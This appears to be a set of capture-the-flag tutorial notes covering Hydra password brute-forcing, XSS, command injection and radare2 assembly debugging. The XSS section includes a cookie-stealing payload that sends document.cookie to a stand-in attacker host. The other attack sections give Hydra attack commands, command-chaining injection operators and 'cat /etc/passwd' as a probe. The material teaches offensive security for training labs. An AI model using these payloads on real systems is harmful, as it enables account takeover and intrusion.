Hydra has the ability to bruteforce the following protocols: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

For more information on the options of each protocol in Hydra, read the official Kali Hydra tool page: <https://en.kali.tools/?p=220>

This shows the importance of using a strong password, if your password is common, doesn't contain special characters and/or is not above 8 characters, its going to be prone to being guessed. 100 million password lists exist containing common passwords, so when an out-of-the-box application uses an easy password to login, make sure to change it from the default! Often CCTV camera's and web frameworks use admin:password as the default password, which is obviously not strong enough.

## Installing Hydra

If you're using Kali Linux, hydra is pre-installed. Otherwise you can download it here: <https://github.com/vanhauser-thc/thc-hydra>

If you don't have Linux or the right desktop environment, you can deploy your own Kali Linux machine with all the needed security tools. You can even control the machine in your browser! Do this with our Kali room - <https://tryhackme.com/room/kali>

### *Kali room image*

Using Hydra

The options we pass into Hydra depends on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being user and a password list being passlist.txt, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://192.168.0.1
```

For the purpose of the Christmas challenge, here are the commands to use Hydra on SSH and a web form (POST method).

## SSH

```
hydra -l <username> -P <full path to pass> <ip> -t 4 ssh
```

-l is for the username

-P Hydra to use a list of passwords, we can also pass in a list of usernames to try in combination with the password list using -L.

-t specifies the number of threads used

### *Post Web Form*

We can use Hydra to bruteforce web forms too, you will have to make sure you know which type of request its making - a GET or POST methods are normally used. You can use your browsers network tab (in developer tools) to see the request types, or simply view the source code.

Below is an example Hydra command to brute force a POST login form.

```
hydra -l <username> -P <password list> <ip> http-post-form "/<loginurl>:username=^USER^&password=^PASS^:F=incorrect" -V
```

| OPTION         | DESCRIPTION   |
|----------------|---|
| -l             | Single username                                       |
| -P             | indicates use the following password list             |
| http-post-form | indicates the type of form (post)                     |
| /login url     | the login page URL                                    |
| :username      | the form field where the username is entered          |
| ^USER^         | tells Hydra to use the username                       |
| password       | the form field where the password is entered          |
| ^PASS^         | tells Hydra to use the password list supplied earlier |
| Login          | indicates to Hydra the Login failed message           |
| Login failed   | is the login failure message that the form returns    |
| F=incorrect    | If this word appears on the page, its incorrect       |
| -V             | verbose output for every attempt                      |

You should now have enough information to put this to practice and complete the Hydra Christmas challenge!



## DAY 18: XSS

---

Web pages are made of 3 common components:

- HTML - this is the syntax used to define the content and structure of a web page
- CSS - this is a language used to design and style the content of the web page
- JavaScript - this is a language that is used to provide interactivity and animation to a web page
  - JavaScript is very powerful and provides a lot of functions on a web page

Most JavaScript code is found inside

```
<script></script>
```

These tags on a web page. The JavaScript code is either added directly between these tags or is called in a file using the src attribute inside the opening script tag e.g.

```
<script src='location-to-file'></script>
```

In general, the JavaScript inside the script tags is always executed when the page is loaded.

One of the other locations JavaScript can be added to is attributes inside other HTML tags. For example:

```
<a href='/link' onclick='code-here'>
```

This HTML tag opens a link, but the onclick attribute executes JavaScript code when the text specified by the HTML tag is clicked. The execution of the JavaScript in the attribute depends on the attribute e.g. onload will only execute JavaScript when the element is loaded.

A lot of different websites require user input. This includes everything from adding posts to a form to adding an amount in a bank transfer. We've seen that websites require JavaScript to work properly. A malicious user could easily inject JavaScript into a page and perform malicious actions. This type of an attack is called XSS (Cross Site Scripting).

## Reflected XSS

Reflected XSS is when arbitrary JavaScript is reflected off a server (and is not permanent). This is done in scenarios like error pages, links where the payload is passed as a request and also included in the response. The most common case for this is when an attacker sends a URL containing a malicious payload to the victim. The victim would click this URL and the payload would be executed (we'll explore what exactly we can do with a JavaScript payload).

## Stored XSS

Stored XSS is when arbitrary JavaScript is stored on a database and this JavaScript is retrieved and displayed to a user. This tends to be more dangerous than reflected XSS as the payload is automatically passed (and even executed) to a user.

## Why is it dangerous?

As mentioned above, JavaScript is very powerful and an attacker can do many things with JavaScript:

- Steal session cookies:
  - This would allow an attacker to access a user's account
- Write Keyloggers:
  - This would allow an attacker to extract sensitive information from a user such as credit card details
- General Spam:
  - An attacker could just be a nuisance and ruin a user's experience with a website by manipulating various elements on the page and more

For this scenario, we'll focus on stealing a cookie. On a web page, cookies can be accessed using the following JavaScript syntax:

```
document.cookie
```

Having this payload executed alone would not be not beneficial to an attacker. They've managed to access the cookie, but how would they actually retrieve it? A common method is to redirect a user to a domain including the cookie as a parameter. This is done using:

```
<script>window.location = 'attacker-web-site.com/page?param=' + document.cookie </script>
```

Here window.location redirects the user to the attacker controlled web site and passes in the cookie as a parameter. The attacker can then access the server log, retrieve this cookie and log in as the user.

This isn't the only way of retrieving the cookie:

- Make an XML HTTP request to an attacker controlled domain:
  - This is more stealthy as you wouldn't have to redirect the user to a different page
- Make the cookie visible to an attacker:
  - If you manage to get XSS on some sort of forum/message, you can re-create the request used to add data to these pages. Once an attacker visits these pages, they can just view the cookie

## Making requests


As mentioned above, extracting a cookie using a request is quite common. These requests can be either *GET* or *POST*, and are usually done using AJAX(Asynchronous JavaScript). This works well because AJAX can interact with a server in the background(there's no need to update or reload a page).

```
1 let xhr = new XMLHttpRequest();
2 xhr.open('GET', '/location', true);
3 xhr.setRequestHeader('Content-Type', 'application/json');
4 xhr.send([body-param])
```

Here the first line creates the XML HTTP request and stores it in the variable. The second line uses the open function to initialise the variable. It tells the browser what method to use(get or post), what path to send it to(in this case '/location'), and whether the request is asynchronous(true or false). In most cases, we want the request to be asynchronous so that the browser page doesn't reload and the request is sent in the background. Line 3 is optional and sets the content type header to ensure that the browser is sending data in a format that the server needs. Line 4 actually sends the request - the [body-param] is only necessary for a POST request and can have different formats(like JSON).

When injecting this payload into a page, we won't be able to separate them like shown above. So we'd put everything on one line(which is why the semicolons at the end of each line is important. Semicolons are used to indicate that a request is complete).

Before making an AJAX call, it's important to know the format of the request. You can look at what exactly is involved in a request using [Burp](#). Alternatively, you can open the developers tool and keep the network tab open will you carry out request.



The network tab shows you all the headers for the request and will even show you response information.

## Finding XSS

As mentioned above, your payload can be added to different aspects of a page. One common aspect is between HTML tags. For example, imagine that a username is added inside the paragraph tags like

```
<p> username </p>
```

While just entering `<script></script>` may work. We want to close the paragraph tags. We could use the payload

```
</p><script>alert(document.cookie);</script><p>hi
```

When this is added to the page, the HTML will look like:

```
<p></p><script>alert(document.cookie);</script><p>hi</p>
```

We also spoke about how JavaScript can be added to attributes. Imagine that a user is able to insert links and the page renders it in this way:

```
<a href='link'></a>
```

To ensure that our JavaScript executes correctly, we need to add in an attribute, but just adding a payload straight away would mean that it's within the single quotes so it won't execute:

```
<a href='link + payload'></a>
```

So this is what the correct payload would look like

```
link' onclick='alert(1);
```

Which is then inserted as follows

```
<a href='link' onclick='alert(1);'></a>
```

## XSS payload in real life

We've seen that XSS can be quite dangerous and destructive. If you ever want to demonstrate a proof of concept for XSS the following payloads work well:

```
console.log(document.location)
```

This just displays the domain name in the browser JavaScript console without performing any destructive actions.

Since there are a lot of payloads and attributes, it's useful to refer to a list of them here:

- <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

## DAY 19: Command injection

---

Depending on the functionality of the web application, it will require some sort of interaction with the underlying host system this is usually done by passing in raw system commands or input to a command shell(either directly or through some sort of library). Examples of when web applications interact with host systems involve:

- Checking monitoring statistics e.g. RAM being used, free disk space
- File conversion processes e.g. the web application would receive an image file that it wants to convert to a different image type
- Leaving debug functionality open; some frameworks have optional debug functionality that involve interaction with the underlying file system

Any input that is controlled by a user shouldn't be trusted by the server. User input could be manipulated. In the case of when a web application uses system commands, a user could manipulate input to execute arbitrary system commands. This type of an attack is called a command injection attack.

### What do you do when you have a Command Injection?

Command Injection attacks are considered extremely dangerous; they essentially allow an attacker to execute commands on a system. The most common thing to do when discovering you have a command injection attack is getting a reverse shell. Reverse shells can be thought of as backdoors. When an attacker creates this reverse shell, the target server acts as a client, executes command sent by an attacker, and sometimes sends the output of the command back to the attacker. An attacker would usually use system resources on the target to create a shell:

- Netcat
- Python
- Bash

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> - this is a good resource to use different programs to create a reverse shell.

**N.B.** Reverse shells tend to be extreme (and sometimes destructive). To demonstrate a proof of concept, you can usually execute the following commands:

- `id` - gives the ID of the machine
- `cat /etc/passwd` - prints out a list of current users
- `Hostname` - shows the hostname of the computer

## Variants of Command Injection

Like we mentioned above, an application can interact with the underlying system in different ways:

- The application may just ask users to input commands
  - This is the best case scenario and tends to be very rare. All you would have to do is just enter a command and the web application will execute it on the underlying system
- The application filters allowed commands:
  - This tends to be more common than the previous issue. For example, an application may only accept the ping command. You would have to enumerate what commands are allowed and try to use the allowed command to exfiltrate data
- The application takes input to a command:
  - This is even more common. An example is that an application takes input to the ping command (an IP address) and passes this input to the ping command on the backend.
  - If the input isn't encoded or filtered, you can actually use this to run other commands.
    - The `&&` operator is used with more than one command e.g. `ls && pwd`. The second command only executes if the first command **and** the second command is successful. You can pass an input containing `&& other-command` and the backend would successfully execute it if both commands ran successfully.
    - The `|` command is used to pass output from one command to another and can also be used to execute commands on the server.
    - The `;` character also works well. In most shells, it signifies that a command is complete. You can use this to chain commands so if the input is *command*. Then you can provide *command;other-command*.

## Where would you find a Command Injection?

In the following places:

- Text boxes that take in input
- Hidden URLs that take input
  - E.g. `/execute/command-name`
  - Or through queries e.g. `/location?parameter=command`
  - *When using URLs, remember to URL encode the characters that aren't accepted*
- Hidden ports:
  - Some frameworks open debug ports that take in arbitrary commands

## DAY 21: Reverse Engineering I: x86-64 Assembly

---


Computers execute machine code, which is encoded as bytes, to carry out tasks on a computer. Since different computers have different processors, the machine code executed on these computers is specific to

the processor. In this case, we'll be looking at the Intel x86-64 instruction set architecture which is most commonly found today. Machine code is usually represented by a more readable form of the code called assembly code. This machine code is usually produced by a compiler, which takes the source code of a file, and after going through some intermediate stages, produces machine code that can be executed by a computer. Without going into too much detail, Intel first started out by building 16-bit instruction set, followed by 32 bit, after which they finally created 64 bit. All these instruction sets have been created for backward compatibility, so code compiled for 32 bit architecture will run on 64 bit machines. As mentioned earlier, before an executable file is produced, the source code is first compiled into assembly(.s files), after which the assembler converts it into an object program(.o files), and operations with a linker finally make it an executable.

The best way to actually start explaining assembly is by diving in. We'll be using radare2 to do this - radare2 is a framework for reverse engineering and analysing binaries. It can be used to disassemble binaries(translate machine code to assembly, which is actually readable) and debug said binaries(by allowing a user to step through the execution and view the state of the program). Download r2 from [here](#).

The first step is to execute the program intro by running

```
./file1
```



```
ashu@ashu-Inspiron-5379 ~/D/t/c/christmas-re> ./file1
the value of a is 4, the value of b is 5 and the value of c is 9
```

The above program shows that there are 3 variables(a, b, c) where c is the sum of a and b.

Time to see what's happening under the hood! Run the command

```
r2 -d ./file1
```

This will open the binary in debugging mode. Once the binary is open, one of the first things to do is ask r2 to analyze the program, and this can be done by typing in: aa

Which is the most common analysis command. It analyses all symbols and entry points in the executable.

The analysis in this case involves extracting function names, flow control information and much more! r2 instructions are usually based on a single character, so it is easy to get more information about the commands.

For general help, run:



?

For more specific information, for example, about analysis, run

 $a?$ 

Once the analysis is complete, you would want to know where to start analysing from - most programs have an entry point defined as `main`. To find a list of the functions run:

*afl*

```
[0x00400a30]> afl | grep main
```

|            |          |         |                                  |
|------------|----------|---------|----------------------------------|
| 0x00400b4d | 1 68     |         | sym.main                         |
| 0x00400e10 | 114 1657 |         | sym.__libc_start_main            |
| 0x00403870 | 346 6038 | -> 5941 | sym._nl_find_domain              |
| 0x00415fe0 | 1 43     |         | sym._IO_switch_to_main_get_area  |
| 0x0044cf00 | 1 8      |         | sym._dl_get_dl_main_map          |
| 0x00470520 | 1 49     |         | sym._IO_switch_to_main_wget_area |
| 0x0048fae0 | 7 73     | -> 69   | sym._nl_finddomain_subfreeres    |
| 0x0048fb30 | 16 247   | -> 237  | sym._nl_unload domain            |

Note that memory addresses may be different on your computer.

As seen here, there actually is a function at main. Let's examine the assembly code at main by running the command

pdf @main

Where pdf means print disassembly function. Doing so will give us the following view

[illegible]

The core of assembly language involves using registers to do the following:

- Transfer data between memory and register, and vice versa
- Perform arithmetic operations on registers and data
- Transfer control to other parts of the program

Since the architecture is x86-64, the registers are 64 bit and Intel has a list of 16 registers:

| <u>64 bit</u> | <u>32 bit</u> |
|---------------|---------------|
| %rax          | %eax          |
| %rbx          | %ebx          |
| %rcx          | %ecx          |
| %rdx          | %edx          |
| %rsi          | %esi          |
| %rdi          | %edi          |
| %rsp          | %esp          |
| %rbp          | %ebp          |
| %r8           | %r8d          |
| %r9           | %r9d          |
| %r10          | %r10d         |
| %r11          | %r11d         |
| %r12          | %r12d         |
| %r13          | %r13d         |
| %r14          | %r14d         |
| %r15          | %r15d         |

Even though the registers are 64 bit, meaning they can hold up to 64 bits of data, other parts of the registers can also be referenced. In this case, registers can also be referenced as 32 bit values as shown. What isn't shown is that registers can be referenced as 16 bit and 8 bit(higher 4 bit and lower 4 bit).

The first 6 registers are known as general purpose registers while %rsp and %rbp are special purpose and their meaning will be explained later on. To move data using registers, the following instruction is used:

*movq source, destination*

This involves:

- Transferring constants (which are prefixed using the \$ operator) e.g. *movq \$3 rax* would move the constant 3 to the register
- Transferring values from a register e.g. *movq %rax %rbx* which involves moving value from rax to rbx
- Transferring values from memory which is shown by putting registers inside brackets e.g. *movq %rax (%rbx)* which means move value stored in %rax to memory location represented by %rbx.

The last letter of the mov instruction represents the size of the data:

| Intel Data Type  | Suffix | Size(bytes) |
|------------------|--------|-------------|
| Byte             | b      | 1           |
| Word             | w      | 2           |
| Double Word      | l      | 4           |
| Quad Word        | q      | 8           |
| Quad Word        | q      | 8           |
| Single Precision | s      | 4           |
| Double Precision | l      | 8           |

When dealing with memory manipulation using registers, there are other cases to be considered:

- $(Rb, Ri) = \text{MemoryLocation}[Rb + Ri]$
- $D(Rb, Ri) = \text{MemoryLocation}[Rb + Ri + D]$
- $(Rb, Ri, S) = \text{MemoryLocation}[Rb + S * Ri]$
- $D(Rb, Ri, S) = \text{MemoryLocation}[Rb + S * Ri + D]$

Some other important instructions are:

- *leaq source, destination*: this instruction sets destination to the address denoted by the expression in source
- *addq source, destination*: destination = destination + source

- *subq source, destination*: destination = destination - source
- *imulq source, destination*: destination = destination \* source
- *salq source, destination*: destination = destination << source where << is the left bit shifting operator
- *sarq source, destination*: destination = destination >> source where >> is the right bit shifting operator
- *xorq source, destination*: destination = destination XOR source
- *andq source, destination*: destination = destination & source
- *orq source, destination*: destination = destination | source

Now let's actually walk through the assembly code to see what the instructions mean when combined.

```

sym.main (int argc, char **argv, char **envp);
; var int local_ch @ rbp-0xc
; var int local_8h @ rbp-0x8
; var int local_4h @ rbp-0x4
; DATA XREF from entry0 (0x400a4d)
0x00400b4d      55                pushq %rbp
0x00400b4e      4889e5            movq %rsp, %rbp
0x00400b51      4883ec10          subq $0x10, %rsp
0x00400b55      c745f4040000.    movl $4, local_ch
0x00400b5c      c745f8050000.    movl $5, local_8h
0x00400b63      8b55f4            movl local_ch, %edx
0x00400b66      8b45f8            movl local_8h, %eax
0x00400b69      01d0              addl %edx, %eax
0x00400b6b      8945fc            movl %eax, local_4h
0x00400b6e      8b4dfc            movl local_4h, %ecx
0x00400b71      8b55f8            movl local_8h, %edx
0x00400b74      8b45f4            movl local_ch, %eax
0x00400b77      89c6              movl %eax, %esi
0x00400b79      488d3d881409.    leaq str.the_value_of_a_is
0x00400b80      b800000000        movl $0, %eax
0x00400b85      e8f6ea0000        callq sym.__printf
0x00400b8a      b800000000        movl $0, %eax
0x00400b8f      c9                leave
0x00400b90      c3                retq

```

The line starting with *sym.main* indicates we're looking at the main function. The next 3 lines are used to represent the variables stored in the function. The second column indicates that they are integers(*int*), the 3<sup>rd</sup> column specifies the name that r2 uses to reference them and the 4<sup>th</sup> column shows the actual memory location.

The first 3 instructions are used to allocate space on that stack(ensure that there's enough room for variables to be allocated and more). We'll start looking at the program from the 4<sup>th</sup> instruction(*movl \$4*). We want to analyse the program while it runs and the best way to do this is using breakpoints. A breakpoint specifies where the program should stop executing. This is useful as it allows us to look at the state of the program at that particular point. So let's set a breakpoint using the command

*db address*

in this case, it would be

*db 0x00400b55*

To ensure the breakpoint is set, we run the *pdf @main* command again and see a little *b* next to the instruction we want to stop at

```
[0x00400a30]> pdf @main
;-- main:
/ (fcn) sym.main 68
  sym.main (int argc, char **argv, char **envp);
    ; var int local_ch @ rbp-0xc
    ; var int local_8h @ rbp-0x8
    ; var int local_4h @ rbp-0x4
    ; DATA XREF from entry0 (0x400a4d)
    0x00400b4d      55          pushq %rbp
    0x00400b4e      4889e5      movq %rsp, %rbp
    0x00400b51      4883ec10    subq $0x10, %rsp
    0x00400b55 b c745f4040000. movl $4, local_ch
```

Now that we've set a breakpoint, let's run the program using

*dc*

```
[0x00400a30]> dc
hit breakpoint at: 400b55
[0x00400b55]> pdf
;-- main:
;-- rip:
/ (fcn) sym.main 68
  sym.main (int argc, char **argv, char **envp);
    ; var int local_ch @ rbp-0xc
    ; var int local_8h @ rbp-0x8
    ; var int local_4h @ rbp-0x4
    ; DATA XREF from entry0 (0x400a4d)
    0x00400b4d      55          pushq %rbp
    0x00400b4e      4889e5      movq %rsp, %rbp
    0x00400b51      4883ec10    subq $0x10, %rsp
    ;-- rip:
    0x00400b55 b c745f4040000. movl $4, local_ch
```

Running *dc* will execute the program until we hit the breakpoint. Once we hit the breakpoint and print out the main function, the *rip* which is the current instruction shows where execution has stopped. From the notes above, we know that the *mov* instruction is used to transfer values. This statement is transferring the

value 4 into the `local_ch` variable. To view the contents of the `local_ch` variable, we use the following instruction

```
px @memory-address
```

In this case, the corresponding memory address for `local_ch` will be `rbp-0xc`(from the first few lines of `@pdf` main)

This instruction prints the values of memory in hex:

```
[0x00400b55]> px @ rbp-0xc
- offset -      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffc914f7bc4  0000 0000 1890 6b00 0000 0000 7018 4000 .....k.....p.@
0x7ffc914f7bd4  0000 0000 1911 4000 0000 0000 0000 0000 .....@.....
0x7ffc914f7be4  0000 0000 0000 0000 0100 0000 f87c 4f91 .....|0.
0x7ffc914f7bf4  fc7f 0000 4d0b 4000 0000 0000 0000 0000 ....M.@.....
0x7ffc914f7c04  0000 0000 0600 0000 8e00 0000 8000 0000 .....
0x7ffc914f7c14  0a00 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c24  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c34  0000 0000 0000 0000 0000 0000 0004 4000 .....@.
0x7ffc914f7c44  0000 0000 52db fe41 3933 915f 1019 4000 ....R..A93._..@.
0x7ffc914f7c54  0000 0000 0000 0000 0000 0000 1890 6b00 .....k.
0x7ffc914f7c64  0000 0000 0000 0000 0000 0000 52db de86 .....R...
0x7ffc914f7c74  2711 68a0 52db 8a50 3933 915f 0000 0000 '.h.R..P93._...
0x7ffc914f7c84  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c94  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7ca4  0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7cb4  0000 0000 0000 0000 0000 0000 0000 0000 .....
```

This shows that the variable currently doesn't have anything stored in it(it's just `0000`). Let's execute this instruction and go to the next one using the following command(which only goes to the next instruction)

```
ds
```

If we view the memory location after running this command, we get the following:

```
[0x00400b55]> px @ rbp-0xc
- offset -      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffc914f7bc4 0400 0000 1890 6b00 0000 0000 7018 4000 .....k.....p.@.
0x7ffc914f7bd4 0000 0000 1911 4000 0000 0000 0000 0000 .....@.....
0x7ffc914f7be4 0000 0000 0000 0000 0100 0000 f87c 4f91 .....|0.
0x7ffc914f7bf4 fc7f 0000 4d0b 4000 0000 0000 0000 0000 ....M.@.....
0x7ffc914f7c04 0000 0000 0600 0000 8e00 0000 8000 0000 .....
0x7ffc914f7c14 0a00 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c24 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c34 0000 0000 0000 0000 0000 0000 0004 4000 .....@.
0x7ffc914f7c44 0000 0000 52db fe41 3933 915f 1019 4000 ....R..A93._..@.
0x7ffc914f7c54 0000 0000 0000 0000 0000 0000 1890 6b00 .....k.
0x7ffc914f7c64 0000 0000 0000 0000 0000 0000 52db de86 .....R...
0x7ffc914f7c74 2711 68a0 52db 8a50 3933 915f 0000 0000 '.h.R..P93._.
0x7ffc914f7c84 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c94 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7ca4 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7cb4 0000 0000 0000 0000 0000 0000 0000 0000 .....
[0x00400b55]>
```

We can see that the first 2 bytes have the value 4! If we do the same process for the next instruction, we'll see that the variable `local_8h` has the value 5.

```
[0x00400b55]> px @ rbp-0x8
- offset -      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffc914f7bc8 0500 0000 0000 0000 7018 4000 0000 0000 .....p.@.
0x7ffc914f7bd8 1911 4000 0000 0000 0000 0000 0000 0000 ..@.....
0x7ffc914f7be8 0000 0000 0100 0000 f87c 4f91 fc7f 0000 .....|0.
0x7ffc914f7bf8 4d0b 4000 0000 0000 0000 0000 0000 0000 M.@.....
0x7ffc914f7c08 0600 0000 8e00 0000 8000 0000 0a00 0000 .....
0x7ffc914f7c18 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c28 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c38 0000 0000 0000 0000 0004 4000 0000 0000 .....@.
0x7ffc914f7c48 52db fe41 3933 915f 1019 4000 0000 0000 R..A93._..@.
0x7ffc914f7c58 0000 0000 0000 0000 1890 6b00 0000 0000 .....k.
0x7ffc914f7c68 0000 0000 0000 0000 52db de86 2711 68a0 .....R...'.h.
0x7ffc914f7c78 52db 8a50 3933 915f 0000 0000 0000 0000 R..P93._.
0x7ffc914f7c88 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7c98 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7ca8 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7ffc914f7cb8 0000 0000 0000 0000 0000 0000 0000 0000 .....
[0x00400b55]>
```



If we go to the instruction `movl local_8h, %eax`, we know from the notes that this moves the value from `local_8h` to the `%eax` register. To see the value of the `%eax` register, we can use the command:

`dr`

```
[0x00400b55]> dr
rax = 0x00400b4d
rbx = 0x00400400
rcx = 0x0044ba90
rdx = 0x00000004
r8 = 0x00000000
r9 = 0x00000007
r10 = 0x00000002
r11 = 0x00000001
r12 = 0x00401910
r13 = 0x00000000
r14 = 0x006b9018
r15 = 0x00000000
rsi = 0x7ffc914f7cf8
rdi = 0x00000001
rsp = 0x7ffc914f7bc0
rbp = 0x7ffc914f7bd0
rip = 0x00400b66
rflags = 0x00000206
orax = 0xffffffffffffffff
```

If we execute the instruction and run the `dr` command again, we get:

```
[0x00400b55]> dr
rax = 0x00000005
rbx = 0x00400400
rcx = 0x0044ba90
rdx = 0x00000004
r8 = 0x00000000
r9 = 0x00000007
```

This technically skips the previous instruction `movl local_ch, %edx` but the same process can be applied with it.

Showing the value of `rax`(the 64 bit version) to be 5. We can do the same for similar instructions and view the values of the registers changing.

When we come to the `addl %edx, %eax`, we know that this will add the values in `edx` and `eax` and store them in `eax`. Running `dr` shows us the `rax` contains 5 and `rdx` contains 4, so we'd expect `rax` to contain 9 after the instruction is executed

```
[0x00400b55]> dr
rax = 0x00000005
rbx = 0x00400400
rcx = 0x0044ba90
rdx = 0x00000004
```



Executing *ds* to move to the next instruction then executing *dr* to view register variable shows us that we are correct

```
[0x00400b55]> dr
rax = 0x00000009
rbx = 0x00400400
```

The next few instructions involve moving the values in registers to the variables and vice versa

```
;-: rip:
0x00400b65 8945fc      movl %eax, local_4h
0x00400b6e 8b4dfc      movl local_4h, %ecx
0x00400b71 8b55f8      movl local_8h, %edx
0x00400b74 8b45f4      movl local_ch, %eax
0x00400b77 89c6        movl %eax, %esi
```

```
0x00400b79 488d3d881409. leaq str.the_value_of_a_is_d_the_value_of_b_is_d_and_the_value_of_c_is_d, %r
0x00400b80 b800000000 movl $0, %eax
0x00400b85 e8f6ea0000 callq sym.__printf
0x00400b8a b800000000 movl $0, %eax
0x00400b8f c9          leave
0x00400b90 c3          retq
```

After that, a string (which is the output) is loaded into a register and the *printf* function is called in the 3<sup>rd</sup> line. The second line clears the value of *eax* as *eax* is sometimes used to store results from functions. The 4<sup>th</sup> line clears the value of *eax*. The 5<sup>th</sup> and 6<sup>th</sup> lines are used to exit the main function.

The general formula for working through something like this is:

- set appropriate break points
- use *ds* to move through instructions and check the values of register and memory
- if you make a mistake, you can always reload the program using the *ood* command

## DAY 22: Reverse Engineering II: If statements

The general format of an if statement is

```
if(condition) {
    do-stuff-here
}

else if(condition) { //this is an optional condition
    do-stuff-here
}

else {
    do-stuff-here
}
```

If statements use 3 important instructions in assembly:

- `cmpq source2, source1`: it is like computing a-b without setting destination
- `testq source2, source1`: it is like computing a&b without setting destination

Jump instructions are used to transfer control to different instructions, and there are different types of jumps:

| <u>Jump Type</u> | <u>Description</u> |
|------------------|--------------------|
| jmp              | Unconditional      |
| je               | Equal/Zero         |
| jne              | Not Equal/Not Zero |
| js               | Negative           |
| jns              | Nonnegative        |
| jg               | Greater            |
| jge              | Greater or Equal   |
| jl               | Less               |

|     |                 |
|-----|-----------------|
| jle | Less or Equal   |
| ja  | Above(unsigned) |
| jb  | Below(unsigned) |

The last 2 values of the table refer to unsigned integers. Unsigned integers cannot be negative while signed integers represent both positive and negative values. Since the computer needs to differentiate between them, it uses different methods to interpret these values. For signed integers, it uses something called the two's complement representation and for unsigned integers it uses normal binary calculations.

Start r2 with:

```
r2 -d if1
```

**Remember to run:**

```
e asm.syntax=att
```

And run the following commands

```
aaa
afl
pdf @main
```

This analyses the program, lists the functions and disassembles the main function.

```
[0x7f374d371090]> pdf @main
/ (fcn) main 43
int main (int argc, char **argv, char **envp);
; var int32_t var_8h @ rbp-0x8
; var int32_t var_4h @ rbp-0x4
; DATA XREF from entry0 (0x55ae5283650d)
0x55ae528365fa      55      pushq %rbp
0x55ae528365fb      4889e5   movq %rsp, %rbp
0x55ae528365fe      c745f8030000. movl $3, var_8h
0x55ae52836605      c745fc040000. movl $4, var_4h
0x55ae5283660c      8b45f8   movl var_8h, %eax
0x55ae5283660f      3b45fc   cmpl var_4h, %eax
0x55ae52836612      7d06     jge 0x55ae5283661a
0x55ae52836614      8345f805 addl $5, var_8h
0x55ae52836618      eb04     jmp 0x55ae5283661e
0x55ae5283661a      8345fc03 addl $3, var_4h
; CODE XREF from main (0x55ae52836618)
--> 0x55ae5283661e      b800000000 movl $0, %eax
0x55ae52836623      5d       popq %rbp
0x55ae52836624      c3       retq
```

We'll then start by setting a break point on the jge and the jmp instruction by using the command:

`db 0x55ae52836612`(which is the hex address of the jge instruction)

`db 0x55ae52836618`(which is the hex address of the jmp instruction)
